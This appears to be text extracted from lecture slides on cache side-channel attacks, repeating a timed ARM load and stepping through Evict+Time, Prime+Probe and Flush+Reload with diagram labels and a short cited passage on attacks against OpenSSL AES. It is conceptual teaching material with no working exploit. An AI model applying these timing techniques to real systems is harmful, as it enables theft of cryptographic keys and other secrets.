


# Cache Side-Channel Attack

; Assume r0 = 0x3000

; Load a word:

LDR r1, [r0]




# Cache Side-Channel Attack

; Assume r0 = 0x3000

; Load a word:

LDR r1, [r0]




# Cache Side-Channel Attack

; Assume r0 = 0x3000

; Load a word:

LDR r1, [r0]




# Cache Side-Channel Attack

; Assume r0 = 0x3000

; Load a word:

LDR r1, [r0]



# Cache Side-Channel Attack


; Assume r0 = 0x3000

; Load a word:

*;Get current time t1*

LDR r1, [r0]

*;Get current time t2; t2 - t1*





# Attack Primitives

Evict+Time

Prime+Probe

Flush+Flush

Flush+Reload

Evict+Reload

### 2.4.1 *Evict+Time*

In 2005 Percival [66] and Osvik et al. [63] proposed more fine-grained exploitations of memory accesses to the CPU cache. In particular, Osvik et al. formalized two concepts, namely *Evict+Time* and *Prime+Probe* that we will discuss in this and the following section. The basic idea is to determine which specific cache sets have been accessed by a victim program.

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**Algorithm 1** *Evict+Time*

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- 1: Measure execution time of victim program.
  - 2: Evict a specific cache set.
  - 3: Measure execution time of victim program again.
- 

The basic approach, outlined in Algorithm 1, is to determine which cache set is used during the victim's computations. At first, the execution time of the victim program is measured. In the second step, a specific cache set is evicted before the program is measured a second time in the third step. By means of the timing difference between the two measurements, one can deduce how much the specific cache set is used while the victim's program is running.


Osvik et al. [63] and Tromer et al. [81] demonstrated with *Evict+Time* a powerful type of attack against AES on OpenSSL implementations that requires neither knowledge of the plaintext nor the ciphertext.

# Prime+Probe


Step 1 Prime: Attacker occupies a set




Attacker Address Space




Victim Address Space




Way 0



Way 1



Way 2




Way 3

# Prime+Probe


Step 1 Prime: Attacker occupies a set




Attacker Address Space




Victim Address Space




Way 0



Way 1



Way 2




Way 3

# Prime+Probe


Step 2: Victim runs




Attacker Address Space




Victim Address Space




Way 0



Way 1



Way 2




Way 3

# Prime+Probe


Step 3 Probe: Attacker accesses  
memory again and measures the  
time




Attacker Address Space




Victim Address Space




Way 0



Way 1



Way 2



Way 3

# Flush+Reload


A memory block is cached




Attacker Address Space




Victim Address Space




Way 0



Way 1



Way 2



Way 3

# Flush+Reload


Step 1 Flush: Attacker flushes this  
memory block out of cache




Attacker Address Space



Victim Address Space




Way 0



Way 1



Way 2



Way 3



# Flush+Reload


Step 2 Reload: Victim may / may not  
access that block again



